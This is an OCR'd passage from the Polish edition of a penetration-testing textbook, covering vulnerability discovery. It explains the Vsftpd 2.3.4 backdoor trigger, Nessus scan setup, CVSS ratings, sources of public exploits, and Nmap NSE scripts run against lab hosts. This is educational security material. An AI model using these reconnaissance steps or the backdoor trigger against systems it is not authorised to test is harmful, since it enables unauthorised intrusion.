Bezpieczny system w praktyce

Wyższa szkoła hackingu i testy penetracyjne

Georgia Weidman

Helion

no starch press

Tytuł oryginału: Penetration Testing: A Hands-On Introduction to Hacking

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-0352-2

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/besyha
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

Część I
Podstawy

Część II
Przygotowania

III
Ataki

IV
Tworzenie exploitów

6

Wyszukiwanie podatności i luk w zabezpieczeniach

Zanim rozpoczniemy rozsyłanie i wykorzystywanie exploitów, musimy najpierw przeprowadzić nieco dodatkowych badań i analiz. Próbując identyfikować podatności i luki w zabezpieczeniach, musisz aktywnie poszukiwać elementów, które pomogą Ci przełamać zabezpieczenia atakowanego systemu. Choć niektóre firmy i konsultanci zajmujący się testami penetracyjnymi w tej fazie ograniczają się tylko do uruchamiania zautomatyzowanych skanerów, szczegółowa analiza podatności i luk w zabezpieczeniach przeprowadzona przez doświadczonego pentestera przyniesie zdecydowanie lepsze rezultaty, niż można by znaleźć w wynikach działania jakiegokolwiek zautomatyzowanego narzędzia.

W tym rozdziale omówimy kilka różnych metod wyszukiwania i analizy podatności oraz luk w zabezpieczeniach, takich jak zastosowanie skanerów podatności, analiza celu czy metody ręczne.

Od skanu z detekcją wersji do wykrycia potencjalnej luki w zabezpieczeniach

Teraz, kiedy dysponujemy już szeregiem informacji na temat środowiska celu i potencjalnych płaszczyzn ataku, możemy opracować kilka scenariuszy działania, które mogą doprowadzić nas do pomyślnego przeprowadzenia testu penetracyjnego. Na przykład udało nam się odkryć, że serwer FTP pracujący na porcie 21 ogłasza się jako Vsftpd 2.3.4 (pełna nazwa tego oprogramowania to Very Secure FTP).

Na dzień dobry możemy śmiało przyjąć założenie, że oprogramowanie, które nosi w nazwie określenie *bardzo bezpieczny* (ang. *very secure*) samo prosi się o kłopoty. I rzeczywiście, w lipcu 2011 roku doszło do poważnego włamania do repozytoriów pakietu Vsftpd, w wyniku którego binaria pakietu zostały podmienione na pliki zawierające backdoora (z ang. dosł. „tylne wejście"), co pozwoliło na nieautoryzowane dostanie się na serwer każdego użytkownika, w którego nazwie konta znalazła się uśmiechnięta buźka `:)`. Zalogowanie się na takie konto powodowało automatyczne udostępnienie powłoki użytkownika `root` na porcie 6200. Kiedy problem został odkryty, binaria z backdoorem zostały usunięte z repozytorium i zastąpione oficjalnymi plikami nowej wersji Vsftpd 2.3.4. Choć obecność serwera Vsftpd 2.3.4 na atakowanej maszynie nie gwarantuje co prawda, że znajdziemy tam jakieś podatności czy luki w zabezpieczeniach, to jednak zdecydowanie jest to jeden z elementów, które warto uwzględnić w przygotowaniach do ataku. Przeprowadzanie testów penetracyjnych będzie zdecydowanie łatwiejsze, kiedy możemy wykorzystać lukę w zabezpieczeniach czy backdoor, który umieścił tam już ktoś inny.

Nessus

Pakiet **Nessus** firmy Tenable Security to jeden z najczęściej używanych komercyjnych skanerów podatności, warto jednak zauważyć, że wiele innych firm oferuje szereg porównywalnych produktów. Nazwa skanera pochodzi od imienia jednego z mitologicznych centaurów, zgładzonego przez innego bohatera greckich mitów, Heraklesa. Krew centaura spowodowała później śmierć również samego Heraklesa. Baza danych pakietu Nessus zawiera dane o dziesiątkach tysięcy podatności i luk w zabezpieczeniach różnych platform operacyjnych oraz protokołów, a jego skaner wykorzystuje tę bazę do przeprowadzania testów. Na temat pakietu Nessus bez trudu znajdziesz bardzo wiele doskonałych książek i szkoleń, a kiedy nabierzesz wprawy w posługiwaniu się tym narzędziem, przekonasz się, że przyniesie Ci ono wiele korzyści i ułatwi życie pentestera. Ze względu na szeroką dostępność znakomitych materiałów szkoleniowych w tym rozdziale omówimy pakiet Nessus tylko pokrótce.

Pakiet Nessus jest dostępny w dwóch wersjach licencyjnych. Profesjonalna wersja płatna (licencja komercyjna) jest przeznaczona dla zawodowych pentesterów i zespołów bezpieczeństwa IT firm oraz organizacji, które mogą ją wyko-

rzystywać do skanowania podatności i luk w zabezpieczeniach swoich sieci komputerowych. Oprócz tego istnieje również bezpłatna, niekomercyjna wersja pakietu, nazywana Nessus Home, której możesz użyć do pracy z ćwiczeniami i przykładami opisywanymi w tej książce. Wersja Nessus Home pozwala na skanowanie maksymalnie 16 adresów IP (pakiet Nessus nie jest co prawda preinstalowany w systemie Kali Linux, ale szczegółową instrukcję instalacji opisywaliśmy już w rozdziale 1.).

Zanim będziesz mógł uruchomić skaner, musisz najpierw włączyć demona pakietu Nessus. Aby to zrobić, powinieneś skorzystać z polecenia `service` przedstawionego poniżej. Wykonanie tego polecenia spowoduje udostępnienie interfejsu WWW skanera Nessus na porcie TCP/8834.


```
root@kali:~# service nessusd start
```

Teraz uruchom przeglądarkę sieciową i w pasku adresu wpisz *https://kali:8834* (jeżeli chcesz skorzystać z interfejsu pakietu Nessus znajdującego się w innym systemie, musisz zastąpić nazwę *kali* adresem IP lub nazwą zdalnego hosta). Po kilku minutach inicjalizacji powinieneś w oknie przeglądarki zobaczyć ekran logowania, przedstawiony na rysunku 6.1. Do zalogowania się powinieneś użyć nazwy konta użytkownika i hasła, które utworzyłeś podczas instalacji pakietu Nessus w rozdziale 1.

Rysunek 6.1. Ekran logowania interfejsu WWW skanera Nessus

Karta Policies — tworzenie polityki skanowania Nessusa


Interfejs WWW skanera Nessus jest podzielony na kilka kart znajdujących się w górnej części ekranu, tak jak zostało to przedstawione na rysunku 6.2. Konfigurację pakietu rozpoczniemy od karty *Policies* (polityki skanowania). Polityki



Rysunek 6.2. Polityki skanowania Nessusa


skanowania Nessusa przypominają nieco pliki konfiguracyjne, które informują Nessusa, jakich podatności i luk w zabezpieczeniach ma poszukiwać, jakich skanerów portów powinien użyć i tak dalej.

Aby utworzyć nową politykę skanowania, naciśnij przycisk *New Policy* (nowa polityka), znajdujący się po lewej stronie okna interfejsu. Na ekranie pojawi się szereg kreatorów (ang. *Policy Wizards* — kreatory polityk skanowania), które pomogą Ci utworzyć odpowiednią politykę skanowania, dostosowaną do środowiska celu, tak jak zostało to przedstawione na rysunku 6.3. W naszym przypadku wybierz opcję *Basic Network Scan* (podstawowe skanowanie sieci).




Rysunek 6.3. Kreatory tworzenia polityki skanowania Nessusa

Po wybraniu kreatora zostaniesz poproszony o podanie kilku podstawowych informacji na temat tworzonej polityki skanowania, takich jak nazwa polityki, opis oraz czy inni użytkownicy będą mieli do niej dostęp, co zostało pokazane na rysunku 6.4. Po wpisaniu odpowiednich informacji naciśnij przycisk *Next* (dalej).




Rysunek 6.4. Podstawowe informacje o tworzonej polityce skanowania

W kolejnym oknie kreatora zostaniesz poproszony o wskazanie, czy skanowana będzie sieć wewnętrzna (opcja *Internal*), czy sieć zewnętrzna (opcja *External*), co zostało pokazane na rysunku 6.5. W naszym przypadku wybierz opcję *Internal* i naciśnij przycisk *Next*.




Rysunek 6.5. Wybieranie rodzaju skanu

Jeżeli posiadasz odpowiednie uwierzytelnienia (nazwa użytkownika i hasło dostępu), Nessus może zalogować się do badanego hosta i poszukać podatności oraz luk w zabezpieczeniach, które mogą się nie ujawnić podczas skanowania hosta z zewnątrz. Takie rozwiązanie jest często stosowane przez wewnętrzne zespoły bezpieczeństwa IT do sprawdzania stanu zabezpieczeń ich sieci. Nazwę użytkownika i hasło dostępu możesz podać w kolejnym kroku kreatora, tak jak zostało to przedstawione na rysunku 6.6. Na potrzeby naszego przykładu pozostaw jednak wszystkie pola puste i naciśnij przycisk *Save* (zapisz).



Rysunek 6.6. Dodawanie nazwy konta i hasła dostępu

Po zakończeniu nowa polityka skanowania będzie wyświetlana na liście na karcie *Policies*, co zostało pokazane na rysunku 6.7.




Rysunek 6.7. Nowa polityka skanowania zostaje wyświetlona na liście

Skanowanie za pomocą Nessusa


Skoro utworzyłeś już odpowiednią politykę skanowania, możesz przejść na kartę *Scans* (skany) i uruchomić proces skanowania. Aby to zrobić, wybierz opcję *Scans/New Scan* (skany/nowy skan) i wpisz odpowiednie informacje na temat skanu, tak

jak zostało to przedstawione na rysunku 6.8. Musisz tutaj podać nazwę skanu (pole *Name*), wybrać politykę skanowania (opcja *Policy*) oraz wskazać system bądź systemy, które będą skanowane (opcja *Targets*).



Rysunek 6.8. Uruchamianie skanu Nessusa


Po uruchomieniu Nessus przeprowadzi serię testów i spróbuje wykryć podatności oraz luki w zabezpieczeniach istniejące w środowisku celu. Działający skan pojawia się na liście na karcie *Scans*, tak jak zostało to przedstawione na rysunku 6.9.



Rysunek 6.9. Lista działających skanów Nessusa

Kiedy skan zakończy działanie, możesz wyświetlić wyniki, klikając jego nazwę, tak jak zostało to przedstawione na rysunku 6.10.

Jak widać na rysunku, w systemach Windows XP i Ubuntu Nessus znalazł kilka poważnych podatności oraz luk w zabezpieczeniach, natomiast w przypadku maszyny z systemem Windows 7 w raporcie znalazło się tylko trochę danych informacyjnych.



Rysunek 6.10. Ogólne podsumowanie wyników skanu

Aby wyświetlić szczegółowy raport dla wybranego hosta, po prostu kliknij jego nazwę na liście. Szczegółowy raport dla maszyny z systemem Windows XP został przedstawiony na rysunku 6.11.

Rysunek 6.11. Nessus dzieli znalezione podatności na odpowiednie kategorie i do każdej luki dodaje krótki opis

O skanerach podatności można mówić wiele rzeczy, ale w praktyce bardzo trudno znaleźć produkt, który potrafiłby dać Ci naprawdę ogromną ilość informacji o środowisku celu w tak krótkim czasie i w tak efektywny sposób jak Nessus. Na przykład w raporcie końcowym od razu widać, że w naszym celu z systemem Windows XP poprawka MS08-067, którą omawialiśmy w rozdziale 4., rzeczywiście nie jest zainstalowana. Wygląda również na to, że brakuje tam także innych poprawek i aktualizacji zabezpieczeń dla serwera SMB.

Którą lukę w zabezpieczeniach będzie najłatwiej wykorzystać? Wyniki działania skanera Nessus dla poszczególnych luk w zabezpieczeniach bardzo często zawierają szereg informacji na temat potencjalnych możliwości wykorzystania danej luki czy podatności. Na przykład kliknięcie w raporcie luki MS08-067 (patrz rysunek 6.12) ujawnia, że gotowe exploity dla tej luki są dostępne w pakiecie Metasploit oraz kilku innych narzędziach, takich jak Core Impact czy Canvas.

Rysunek 6.12. Wpis w raporcie zawierający szczegółowe informacje na temat luki MS08-067

Kilka słów na temat rankingu podatności i luk w zabezpieczeniach

Nessus tworzy ranking wykrytych w trakcie skanu luk w zabezpieczeniach, oceniając poszczególne podatności według kryteriów CVSS w wersji 2. (ang. *Common Vulnerability Scoring System*), opracowanych przez National Institute of Standards and Technology (NIST). Pozycja w rankingu jest obliczana na podstawie tego, jaki wpływ może mieć na system potencjalne wykorzystanie danej luki w zabezpieczeniach. Choć im wyższa ocena luki w rankingu Nessusa, tym poważniejsze wydaje się zagrożenie z nią związane, to jednak rzeczywisty poziom ryzyka wiążący się z występowaniem takiej czy innej podatności w dużym stopniu zależy od konkretnego środowiska celu. Na przykład Nessus klasyfikuje możliwość anonimowego dostępu do serwera FTP jako podatność o średnim poziomie ryzyka (ang. *medium risk vulnerability*). Jeżeli jednak na takim serwerze nie ma żadnych wrażliwych dokumentów, to ryzyko związane z działaniem takiego serwera może zmaleć do minimalnego lub wręcz zerowego poziomu. Z drugiej strony czasami słyszymy, że taka czy inna firma przez przypadek bądź zaniedbanie pozostawiła na publicznie dostępnym serwerze FTP na przykład kopię kodu źródłowego swojego najnowszego oprogramowania. Jeżeli zatem podczas przeprowadzania zewnętrznego testu penetracyjnego sieci klienta jesteś w stanie dobrać się do wrażliwych dokumentów czy danych, po prostu logując się jako anonimowy użytkownik do serwera FTP, to możesz spokojnie założyć, że każdy rozgarnięty napastnik może zrobić to samo — nietrudno się domyślić, że taka sytuacja wymaga natychmiastowego skontaktowania się z klientem. Same narzędzia nie są w stanie dokonać odpowiedniej oceny takiej sytuacji — do tego będzie potrzebny odpowiedni pentester.

Dlaczego powinieneś używać skanerów podatności?


Pomimo że niektóre materiały szkoleniowe z zakresu przeprowadzania testów penetracyjnych niemal całkowicie pomijają zagadnienia związane z przeprowadzaniem automatycznego skanowania w poszukiwaniu podatności i luk w zabezpieczeniach

ze względu na to, że doświadczony pentester może samodzielnie znaleźć to samo co skanery, to jednak dobre skanery podatności nadal są bardzo wartościowymi narzędziami, zwłaszcza kiedy musimy przeanalizować dużą liczbę celów w relatywnie wąskim oknie czasowym. Warto jednak zauważyć, że jeżeli jednym z celów przeprowadzanego testu penetracyjnego jest uniknięcie wykrycia, to z pewnością powinieneś się dwa razy zastanowić, czy powinieneś korzystać z mocno „hałasującego" skanera podatności.

Choć Nessus nie znalazł niektórych podatności i luk w zabezpieczeniach obecnych w naszym środowisku testowym, to jednak jego użycie, w połączeniu z informacjami zebranymi w fazie rekonesansu, dało nam solidny fundament do rozpoczęcia prób przełamywania zabezpieczeń środowiska celu. Nawet najbardziej ortodoksyjni specjaliści, którzy twierdzą, że pentester może i powinien zastępować skaner, mogą skorzystać ze znajomości sposobów działania oraz wykorzystania skanerów podatności. W idealnym świecie każda firma czy organizacja powinna przeprowadzać regularne, pełnowymiarowe i całkowicie bezkompromisowe testy penetracyjne, ale w rzeczywistości ich przeprowadzenie bez użycia zautomatyzowanych skanerów podatności staje się praktycznie zadaniem niewykonalnym.

Eksportowanie wyników skanowania

Kiedy Nessus zakończy skanowanie, możesz wyeksportować otrzymane wyniki działania. Aby to zrobić, powinieneś skorzystać z przycisku *Export* (eksport), znajdującego się w prawej górnej części okna interfejsu programu, co zostało pokazane na rysunku 6.13.



Rysunek 6.13. Eksportowanie wyników skanowania

Nessus potrafi eksportować wyniki działania do formatów PDF, HTML, XML, CSV i kilku innych. W zależności od sytuacji i potrzeb klienta możesz oczywiście przekazać mu „surowe" wyniki skanowania, ale nigdy nie powinieneś postępować tak, że eksportujesz wyniki, dołączasz do nich logo swojej firmy i przedstawiasz jako końcowe wyniki przeprowadzonego testu penetracyjnego. Profesjonalne przeprowadzenie testu penetracyjnego wymaga znacznie większego nakładu pracy i analiz niż tylko prostego użycia skanera podatności. W praktyce powinieneś

zawsze weryfikować wyniki otrzymane z automatycznych skanerów podatności i łączyć je z danymi z własnych analiz, gdyż dopiero to w efekcie pozwoli Ci na otrzymanie pełnego obrazu podatności i luk w zabezpieczeniach badanego środowiska celu.

W kolejnych podrozdziałach omówimy kilka innych metod analizowania podatności i luk w zabezpieczeniach różnych systemów.

Odkrywanie podatności i luk w zabezpieczeniach

Jeżeli w raporcie Nessusa nie znajdziesz wystarczających informacji na temat określonej luki czy podatności, powinieneś o nie zapytać starą, dobrą wyszukiwarkę Google. Oprócz tego dodatkowych informacji możesz szukać na takich portalach jak *http://www.securityfocus.com/*, *http://packetstormsecurity.org/*, *http://www.exploit-db.com/* oraz *http://www.cve.mitre.org/*. Na przykład informacji o danej podatności możesz szukać za pomocą identyfikatora CVE (ang. *Common Vulnerabilities and Exposures*), numerów biuletynów zabezpieczeń firmy Microsoft itp., używając zapytań Google takich jak na przykład ***ms08-067 site:securityfocus.com***. Luka MS08-067 narobiła w świecie sporo zamieszania, więc z pewnością po wykonaniu takiego czy podobnego zapytania nie będziesz mógł narzekać na brak danych (wiele ciekawych informacji na jej temat znajdziesz również w rozdziale 4.).

W przypadku wielu luk w zabezpieczeniach będziesz również w stanie znaleźć gotowy kod PoC exploitów (ang. *Proof of Concept*) wykorzystujących taką czy inną podatność. Więcej szczegółowych informacji na temat pracy z publicznie dostępnym kodem źródłowym znajdziesz w rozdziale 19., ale powinieneś zawsze pamiętać, że w przeciwieństwie do exploitów zweryfikowanych przez deweloperów i społeczność użytkowników projektów takich jak Metasploit, nie każdy kod znaleziony w internecie działa zgodnie z opisem. Ładunek osadzony w publicznie dostępnych exploitach może spowodować zniszczenie czy poważne uszkodzenie systemu atakowanego hosta bądź też na przykład dołączyć takiego hosta do sekretnego botnetu kontrolowanego przez autora exploita. Pracując z publicznie dostępnymi exploitami, powinieneś zawsze zachować szczególną ostrożność i dokładnie sprawdzić ich domniemane funkcjonowanie przed pierwszym uruchomieniem ich w sieci produkcyjnej. Oprócz exploitów w internecie można znaleźć wiele ciekawych informacji o podatnościach i lukach w zabezpieczeniach, publikowanych przez ich odkrywców.

NSE — Nmap Scripting Engine

W tym podrozdziale powiemy kilka słów na temat kolejnego narzędzia pozwalającego na przeprowadzanie zautomatyzowanych skanów w poszukiwaniu podatności i luk w zabezpieczeniach. Jak zapewne pamiętasz, pakiet Metasploit przeszedł długą drogę ewolucji od frameworka pozwalającego na uruchamianie exploitów do pełnowymiarowego pakietu wspomagającego przeprowadzanie testów

penetracyjnych. Obecnie podobną ścieżką podąża pakiet Nmap, który dzięki zaimplementowaniu modułu **NSE** (ang. ***Nmap Scripting Engine***) z początkowego prostego skanera portów staje się narzędziem pozwalającym na wykonywanie publicznie dostępnych skryptów i tworzenie własnych rozwiązań.

Skrypty modułu NSE znajdziesz w systemie Kali Linux w katalogu */usr/share/nmap/scripts*. Dostępne skrypty zostały podzielone na kilka kategorii, takich jak zbieranie informacji, aktywne skanowanie podatności, poszukiwanie śladów poprzednich włamań itp. Na listingu 6.1 przedstawiono listę skryptów dostępnych w domyślnej instalacji systemu Kali Linux.

Listing 6.1. Lista skryptów NSE programu Nmap

```
root@kali:~# cd /usr/share/nmap/scripts
root@kali:/usr/local/share/nmap/scripts# ls
acarsd-info.nse             ip-geolocation-geobytes.nse
address-info.nse            ip-geolocation-geoplugin.nse
afp-brute.nse               ip-geolocation-ipinfodb.nse
afp-ls.nse                  ip-geolocation-maxmind.nse
(...)
```

Aby wyświetlić bardziej szczegółowe informacje na temat określonego skryptu lub kategorii skryptów, powinieneś w wierszu wywołania skanera Nmap użyć flagi `--script-help`. Na przykład aby wyświetlić listę wszystkich skryptów z kategorii *default*, powinieneś użyć polecenia `nmap --script-help default`, tak jak zostało to przedstawione na listingu 6.2. Umieszczenie skryptu w tej czy innej kategorii zależy od bardzo wielu czynników, takich jak wiarygodność i niezawodność skryptu czy bezpieczeństwo działania.

Listing 6.2. Ekran pomocy skryptów w kategorii default

```
root@kali:~# nmap --script-help default

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:43 EDT
(...)
ftp-anon
Categories: default auth safe
http://nmap.org/nsedoc/scripts/ftp-anon.html
    Checks if an FTP server allows anonymous logins.

    If anonymous is allowed, gets a directory listing of the root directory
    ↪and highlights writeable files.
(...)
```

Jeżeli wywołując skaner Nmap, użyjesz flagi `-sC`, która oprócz skanowania portów przeprowadza skan za pomocą skryptów, zostaną wykonane wszystkie skrypty z kategorii *default*, co zostało pokazane na listingu 6.3.

Listing 6.3. Wyniki działania skryptów Nmap z kategorii default

```
root@kali:~# nmap -sC 192.168.20.10-12

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-30 20:21 EST
Nmap scan report for 192.168.20.10
Host is up (0.00038s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp         0 Aug 06 2009 incoming
|_-r--r--r-- 1 ftp ftp       187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
25/tcp   open smtp
| smtp-commands: georgia.com, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY ❶, EXPN, ETRN,
↪XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML
